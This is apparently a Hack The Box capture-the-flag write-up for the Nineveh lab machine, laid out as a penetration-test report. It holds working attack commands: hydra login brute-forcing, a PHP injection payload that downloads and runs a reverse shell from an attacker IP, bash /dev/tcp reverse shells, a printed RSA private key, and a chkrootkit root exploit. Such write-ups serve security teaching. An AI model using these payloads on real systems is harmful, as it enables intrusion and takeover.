Hack The Box: Nineveh Report

Box Report

gndpwnd

05/06/22

Contents

1 Hack The Box: Nineveh Report

Thanks to this writeup by 0xdf: *https://0xdf.gitlab.io/2020/04/22/htb-nineveh.html*

2 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Nineveh machine is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

2.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Nineveh machine.

The specific IP address was:

- 10.10.10.43

2.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to the Nineveh machine.

2.2.1 System IP: 10.10.10.43

2.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.43	**TCP: 443,80 UDP:**

Nmap Scan Results:

Service Scan:

```
nmap -Pn -vvv -p 443,80 -sC -sV -oN /HTB-boxes/Ninevah/1-recon/nmap/ip_tcp.md 10.10.10.43
```

Notable Output:

```
80/tcp  open  http     syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox
↪  Ltd/stateOrProvinceName=Athens/countryName=GR/emailAddress=admin@nineveh.htb/localityName=Athens/organizat
| Issuer: commonName=nineveh.htb/organizationName=HackTheBox
↪  Ltd/stateOrProvinceName=Athens/countryName=GR/emailAddress=admin@nineveh.htb/localityName=Athens/organizat
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2017-07-01T15:03:30
| Not valid after:  2018-07-01T15:03:30
| MD5:   d182 94b8 0210 7992 bf01 e802 b26f 8639
| SHA-1: 2275 b03e 27bd 1226 fdaa 8b0f 6de9 84f0 113b 42c0
| -----BEGIN CERTIFICATE-----
| MIID+TCCAuGgAwIBAgIJANwojrkai1UOMA0GCSqGSIb3DQEBCwUAMIGSMQswCQYD
| VQQGEwJHUjEPMA0GA1UECAwGQXRoZW5zMQ8wDQYDVQQHDAZBdGhlbnMxFzAVBgNV
| BAoMDkhhY2tUaGVCb3ggTHRkMRAwDgYDVQQLDAdTdXBwb3J0MRQwEgYDVQQDDAtu
| aW5ldmVoLmh0YjEgMB4GCSqGSIb3DQEJARYRYWRtaW5AbmluZXZlaC5odGIwHhcN
| MTcwNzAxMTUwMzMwWhcNMTgwNzAxMTUwMzMwWjCBkjELMAkGA1UEBhMCR1IxDzAN
| BgNVBAgMBkF0aGVuczEPMA0GA1UEBwwGQXRoZW5zMRcwFQYDVQQKDA5IYWNrVGhl
| Qm94IEx0ZDEQMA4GA1UECwwHU3VwcG9ydDEUMBIGA1UEAwwLbmluZXZlaC5odGIx
| IDAeBgkqhkiG9w0BCQEWEWFkbWluQG5pbmV2ZWguaHRiMIIBIjANBgkqhkiG9w0B
| AQEFAAOCAQ8AMIIBCgKCAQEA+HUDrGgG769A68bslDXjV/uBaw18SaF52iEz/ui2
| WwXguHnY8BS7ZetS4jAso6BOrGUZpN3+278mROPa4khQlmZ09cj8kQ4k7lOIxSlp
| eZxvt+R8fkJvtA7e47nvwP4H2O6SI0nD/pGDZc05i842kOc/8Kw+gKkglotGi8ZO
| GiuRgzyfdaNSWC7Lj3gTjVMCllhc6PgcQf9r7vK1KPkyFleYDUwB0dwf3taN0J2C
| U2EHz/4U1l40HoIngkwfhFI+2z2J/xx2JP+iFUcsV7LQRw0x4g6Z5WFWETluWUHi
| AWUZHrjMpMaXs3TZNNW81tWUP2jBulX5kv6H5CTocsXgyQIDAQABo1AwTjAdBgNV
| HQ4EFgQUh0YSfVOI05WyOFntGykwc3/OzrMwHwYDVR0jBBgwFoAUh0YSfVOI05Wy
| OFntGykwc3/OzrMwDAYDVR0TBAUwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAehma
| AJKuLeAHqHAIcLopQg9mE28lYDGxf+3eIEuUAHmUKs0qGLs3ZTY8J77XTxmjvH1U
| qYVXfZSub1IG7LgUFybLFKNl6gioKEPXXA9ofKdoJX6Bar/0G/15YRSEZGc9WXh4
| Xh1Qr3rkYYZj/rJa4H5uiWoRFofSTNGMfbY8iF8X2+P2LwyEOqThypdMBKMiIt6d
| 7sSuqsrnQRa73OdqdoCpHxEG6antne6Vvz3ALxv4cI7SqzKiQvH1zdJ/jOhZK1g1
| CxLUGYbNsjIJWSdOoSlIgRswnu+A+O612+iosxYaYdCUZ8BElgjUAXLEHzuUFtRb
| KrYQgX28Ulf8OSGJuA==
```

```
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

2.2.1.2 Initial Access

Vulnerability Exploited: Weak Credentials, Remote PHP Code Injection, LFI

Vulnerability Explanation:

An attacker can brute force the credentials to login the the php web servers on the Nineveh machine. Following loggin into the services, an attacker can then leverage remote php code injection vulnerability found in PHPLiteAdmin version 1.9.3. In addition, an attacker can then leverage a Local File Inclusion vulnerability to execute malicious code.

Reference: *https://www.exploit-db.com/exploits/24044*

Vulnerability Fix:

Reference: *link*

Severity: Critical

Exploit Code:

We find a login panel:

```
http://nineveh.htb/department/login.php
```

We find a login panel:

```
http://nineveh.htb/department/login.php
```



Figure 2.1: x

Using the credentials *admin:admin*, we are able to see that we only input an invalid password.



Figure 2.2: x

Using BurpSuite, we can see the paramaters for the login form and get the response for inputting an invalid password.



Figure 2.3: x

We can now craft a command to use hydra to brute force the login.

```
hydra 10.10.10.43 -l admin -P /usr/share/wordlists/rockyou.txt -e nsr -o
↪  /HTB-boxes/Ninevah/2-enum/http/hydra_http_host.md http-form-post
↪  "/department/login.php:username=^USER^&password=^PASS^:Invalid Password" -t 10
```

```
[80][http-post-form] host: 10.10.10.43   login: admin   password: 1q2w3e4r5t
```

```
└─$ hydra 10.10.10.43 -l admin -P /usr/share/wordlists/rockyou.txt -e nsr -o /HT
B-boxes/Ninevah/2-enum/http/hydra_http_host.md http-form-post "/department/login
.php:username=^USER^&password=^PASS^:Invalid Password" -t 10
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-06 17:10:
47
[DATA] max 10 tasks per 1 server, overall 10 tasks, 14344402 login tries (l:1/p:
14344402), ~1434441 tries per task
[DATA] attacking http-post-form://10.10.10.43:80/department/login.php:username=^
USER^&password=^PASS^:Invalid Password
[STATUS] 758.00 tries/min, 758 tries in 00:01h, 14343644 to do in 315:24h, 10 ac
tive
[STATUS] 679.00 tries/min, 2037 tries in 00:03h, 14342365 to do in 352:03h, 10 a
ctive
[80][http-post-form] host: 10.10.10.43   login: admin   password: 1q2w3e4r5t
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-06 17:17:
16
```

Figure 2.4: x

```
http://nineveh.htb/department/manage.php
```

We are now able to acces the administration panel for the web server on port 80, this will come in handy for leveragin an LFI vulnerability.

Now we shift our focus to the web server on port 443. We can see a login page by browsing the following link:

```
https://nineveh.htb/db/index.php
```



Figure 2.5: x

Using BurpSuite, we can see the paramaters for the login form and get the response for inputting an invalid password for the newly found https website.

Figure 2.6: x

We can now craft a new command to use hydra to brute force the new login.

```
hydra 10.10.10.43 -l none -P /usr/share/wordlists/rockyou.txt -e nsr https-form-post
↪  "/db/index.php:password=^PASS^&login=Log+In&proc_login=true:Incorrect password." -t 10 -o
↪  /HTB-boxes/Ninevah/2-enum/http/hydra_https_ip.md
```

```
[443][http-post-form] host: 10.10.10.43   login: none   password: password123
```

```
└─$ hydra 10.10.10.43 -l none -P /usr/share/wordlists/rockyou.txt -e nsr https-f
orm-post "/db/index.php:password=^PASS^&login=Log+In&proc_login=true:Incorrect p
assword." -t 10 -o /HTB-boxes/Ninevah/2-enum/http/hydra_https_ip.md
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-06 17:20:
36
[DATA] max 10 tasks per 1 server, overall 10 tasks, 14344402 login tries (l:1/p:
14344402), ~1434441 tries per task
[DATA] attacking http-post-forms://10.10.10.43:443/db/index.php:password=^PASS^&
login=Log+In&proc_login=true:Incorrect password.
[STATUS] 225.00 tries/min, 225 tries in 00:01h, 14344177 to do in 1062:32h, 10 a
ctive
[STATUS] 341.00 tries/min, 1023 tries in 00:03h, 14343379 to do in 701:03h, 10 a
ctive
[443][http-post-form] host: 10.10.10.43   login: none   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-06 17:24:
59
```

Figure 2.7: x

We can login to the *phpLiteAdmin* page.

```
https://nineveh.htb/db/index.php
```



Figure 2.8: x

We see that the web server is using PHPLiteAdmin version 1.9, and we can start searching for a way to exploit this service.

```
searchsploit php Lite Admin v1.9
```

```
└─$ searchsploit php Lite Admin 1.9
--------------------------------------------- ---------------------------
 Exploit Title                                |  Path
--------------------------------------------- ---------------------------
PHPLiteAdmin 1.9.3 - Remote PHP Code Injectio | php/webapps/24044.txt
phpLiteAdmin 1.9.6 - Multiple Vulnerabilities | php/webapps/39714.txt
--------------------------------------------- ---------------------------
```

Figure 2.9: x

```
searchsploit -m php/webapps/24044.txt
```

```
└─$ searchsploit -m php/webapps/24044.txt
  Exploit: PHPLiteAdmin 1.9.3 - Remote PHP Code Injection
      URL: https://www.exploit-db.com/exploits/24044
     Path: /usr/share/exploitdb/exploits/php/webapps/24044.txt
File Type: ASCII text

Copied to: /HTB-boxes/Ninevah/3-xp/24044.txt
```

Figure 2.10: x

Follow these steps to setup the PHP code injection environment:

- create a new database with *.php* at the end of the name

Figure 2.11: x

- create a new table with 1 field



Figure 2.12: x

- name the feild, and fill in the new feild's default value with php
  - in this case, the php code will allow us to run system commands by leveraging the previously found LFI vulnerability.



Figure 2.13: x

php code used:

```
<?php system("wget 10.10.14.4/php-reverse-shell.php -O /tmp/shell.php;php /tmp/shell.php"); ?>
```

Make sure to modify the IP address in the php code so that it works with your attacker machine.

We can now browse to the following url, and have multiple things happen at once. - we leverage the LFI vulnerability to access the new database file - we execute the php code injected into the newly created database - using php paramaters in the url, we can define commands for the injected php code to run on the target system

```
http://10.10.10.43/department/manage.php?notes=/ninevehNotes/../var/tmp/dev.php&cmd=id
```

In this case, the url will execute the "id" command.

We can modify this url to execute a reverse shell.

First, start a netcat listener:

```
nc -lvnp 4321
```

Next, browse to the following url, and make sure to change the IP address to work with your attacker machine:

```
http://10.10.10.43/department/manage.php?notes=/ninevehNotes/../var/tmp/dev.php&cmd=bash -c
↪  'bash -i >%26 /dev/tcp/10.10.14.4/4321 0>%261'
```

We can see that we recieved a shell on our listener:

```
└─$ nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.43] 33082
bash: cannot set terminal process group (1387): Inappropriate ioctl for device
bash: no job control in this shell
www-data@nineveh:/var/www/html/department$
```

Figure 2.14: x

We can upgrade our shell by running the following command:

```
python3 -c 'import pty;pty.spawn("bash")'
```

```
www-data@nineveh:/var/www/html/department$ which python
which python
www-data@nineveh:/var/www/html/department$ which python3
which python3
/usr/bin/python3
www-data@nineveh:/var/www/html/department$ python3 -c 'import pty;pty.spawn("bas
h")'
<tml/department$ python3 -c 'import pty;pty.spawn("bash")'
www-data@nineveh:/var/www/html/department$
```

Figure 2.15: x

In order to escalate privileges, we can use an exposed SSH private key.

Run the following commands on the target machine to access the ssh private key:

```
cd /var/www/ssl/secure_notes/
strings -n 20 nineveh.png
```

Make a new file on your attacker machine called *amoris.id_rsa*, and change the file permissions with the following command:

```
chmod 600 amoris.id_rsa
```

Now copy the ssh private key to *amoris.id_rsa*.


```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAri9EUD7bwqbmEsEpIeTr2KGP/wk8YAR0Z4mmvHNJ3UfsAhpI
H9/Bz1abFbrt16vH6/jd8m0urg/Em7d/FJncpPiIH81JbJ0pyTBvIAGNK7PhaQXU
PdT9y0xEEH0apbJkuknP4FH5Zrq0nhoDTa2WxXDcSS1ndt/M8r+eTHx1bVznlBG5
FQq1/wmB65c8bds5tETlacr/15Ofv1A2j+vIdggxNgm8A34xZiP/WV7+7mhgvcnI
3oqwvxCI+VGhQZhoV9Pdj4+D4l023Ub9KyGm40tinCXePsMdY4KOLTR/z+oj4sQT
X+/1/xcl61LADcYk0Sw42bOb+yBEyc1TTq1NEQIDAQABAoIBAFvDbvvPgbr0bjTn
KiI/FbjUtKWpWfNDpYd+TybsnbdD0qPw8JpKKTJv79fs2KxMRVCdlV/IAVWV3QAk
FYDm5gTLIfuPDOV5jq/9Ii38Y0DozRGlDoFcmi/mB92f6s/sQYCarjcBOKDUL58z
GRZtIwb1RDgRAXbwxGoGZQDqeHqaHciGFOugKQJmupo5hXOkfMg/G+Ic0Ij45uoR
JZecF3lx0kx0Ay85DcBkoYRiyn+nNgr/APJBXe9Ibkq4j0lj29V5dT/HSoF17VWo
9odiTBWwwzPVv0i/JEGc6sXUD0mXevoQIA9SkZ2OJXO8JoaQcRz628dOdukG6Utu
Bato3bkCgYEA5w2Hfp2Ayol24bDejSDj1Rjk6REn5D8TuELQ0cffPujZ4szXW5Kb
ujOUscFgZf2P+70UnaceCCAPNYmsaSVSCM0KCJQt5klY2DLWNUaCU3OEpREIWkyl
1tXMOZ/T5fV8RQAZrj1BMxl+/UiV0IIbgF07sPqSA/uNXwx2cLCkhucCgYEAwP3b
vCMuW7qAc9K1Amz3+6dfa9bngtMjpr+wb+IP5UKMuh1mwcHWKjFIF8zI8CY0Iakx
DdhOa4x+0MQEtKXtgaADuHh+NGCltTLLckfEAMNGQHfBgWgBRS8EjXJ4e55hFV89
P+6+1FXXA1r/Dt/zIYN3Vtgo28mNNyK7rCr/pUcCgYEAgHMDCp7hRLfbQWkksGzC
fGuUhwWkmb1/ZwauNJHbSIwG5ZFfgGcm8ANQ/Ok2gDzQ2PCrD2Iizf2UtvzMvr+i
tYXXuCE4yzenjrnkYEXMmjw0V9f6PskxwRemq7pxAPzSk0GVBUrEfnYEJSc/MmXC
iEBMuPz0RAaK93ZkOg3Zya0CgYBYbPhdP5FiHhX0+7pMHjmRaKLj+lehLbTMFlB1
MxMtbEymigonBPVn56Ssovv+bMK+GZOMUGu+A2WnqeiuDMjB99s8jpjkztOeLmPh
PNilsNNjfnt/G3RZiq1/Uc+6dFrvO/AIdw+goqQduXfcDOiNlnr7o5c0/Shi9tse
i6UOyQKBgCgvck5Z1iLrY1qO5iZ3uVr4pqXHyG8ThrsTffkSVrBKHTmsXgtRhHoc
il6RYzQV/2ULgUBfAwdZDNtGxbu5oIUB938TCaLsHFDK6mSTbvB/DywYYScAWwF7
fw4LVXdQMjNJC3sn3JaqY1zJkE4jXlZeNQvCx4ZadtdJD9iO+EUG
-----END RSA PRIVATE KEY-----
```


A daemon named *knockd* prohibiting the direct use of the ssh private key. In order to bypass this, we must “knock” on ports in a particular order. From the config file, we can see that we need to, in order, knock on ports 571, 290, and 911 to use the openssh service.

This script allows us to bypass the port knocking daemon, and access the Nineveh machine as *amoris* through the user’s private key.

```
for i in 571 290 911; do
nmap -Pn --host-timeout 100 --max-retries 0 -p $i 10.10.10.43 >/dev/null
done; ssh -i amoris.id_rsa amrois@10.10.10.43
```

We gain access to the *amoris* user.

```
└─$ for i in 571 290 911; do                                                    130 ×
for> nmap -Pn --host-timeout 100 --max-retries 0 -p $i 10.10.10.43 >/dev/null
for> done; ssh -i amoris.id_rsa amrois@10.10.10.43
The authenticity of host '10.10.10.43 (10.10.10.43)' can't be established.
ED25519 key fingerprint is SHA256:kxSpgxC8gaU9OypTJXFLmc/2HKEmnDMIjzkkUiGLyuI.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.43' (ED25519) to the list of known hosts.
Ubuntu 16.04.2 LTS
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

288 packages can be updated.
207 updates are security updates.


You have mail.
Last login: Mon Jul  3 00:19:59 2017 from 192.168.0.14
amrois@nineveh:~$
```

Figure 2.16: x

Local.txt Proof Screenshot

```
amrois@nineveh:~$ whoami
amrois
amrois@nineveh:~$ ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defau
lt qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
 group default qlen 1000
    link/ether 00:50:56:b9:c6:57 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.43/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
amrois@nineveh:~$ cat user.txt
835a61f3fbbc4eae0d787739b72900b3
amrois@nineveh:~$
```

Figure 2.17: x

Local.txt Contents

```
835a61f3fbbc4eae0d787739b72900b3
```

2.2.1.3 Privilege Escalation

Vulnerability Exploited: Chkrootkit 0.49 - Local Privilege Escalation

Vulnerability Explanation:

The line 'file_port=$file_port $i' will execute all files specified in $SLAPPER_FILES as the user chkrootkit is running (usually root), if $file_port is empty, because of missing quotation marks around the variable assignment. If an attacker knows you are periodically running chkrootkit (like in cron.daily) and has write access to /tmp (not mounted noexec), he may easily take advantage of this.

Reference: *https://www.exploit-db.com/exploits/33899*

Vulnerability Fix:

Put quotation marks around the assignment.

```
file_port="$file_port $i"
```

Severity: Critical

Exploit Code:

Create reverse shell and store in in a file calle *update* in the */tmp* directory:

```
echo -e '#!/bin/bash\n\nbash -i >& /dev/tcp/10.10.14.4/1234 0>&1' > /tmp/update
chmod +x /tmp/update
```

chkroot runs again, and we get a shell:

```
2022/05/06 18:35:05 CMD: UID=0    PID=32633  | /bin/sh /usr/bin/chkrootkit
2022/05/06 18:35:05 CMD: UID=0    PID=32639  | grep -E 0.0:2002 |0.0:4156 |0.0:1978 |0.0:1812
↪  |0.0:2015
2022/05/06 18:35:05 CMD: UID=0    PID=32638  | grep -E ^tcp
2022/05/06 18:35:05 CMD: UID=0    PID=32637  | /bin/sh /usr/bin/chkrootkit
2022/05/06 18:35:05 CMD: UID=0    PID=32640  | /bin/bash /tmp/update
2022/05/06 18:35:05 CMD: UID=0    PID=32641  | /bin/bash /tmp/update
2022/05/06 18:35:05 CMD: UID=0    PID=32650  |
2022/05/06 18:35:05 CMD: UID=0    PID=32649  | bash -i
```

```
└─$ nc -lvnp 1234                                                    1 ×
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.43] 45220
bash: cannot set terminal process group (31645): Inappropriate ioctl for device
bash: no job control in this shell
root@nineveh:~#
```

Figure 2.18: x

Proof Screenshot Here:

```
root@nineveh:~# whoami
whoami
root
root@nineveh:~# ip a s
ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:c6:57 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.43/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
root@nineveh:~# cat root.txt
cat root.txt
cf2b0984b270154f774080438e10d64e
root@nineveh:~#
```

Figure 2.19: x

Proof.txt Contents:

```
cf2b0984b270154f774080438e10d64e
```

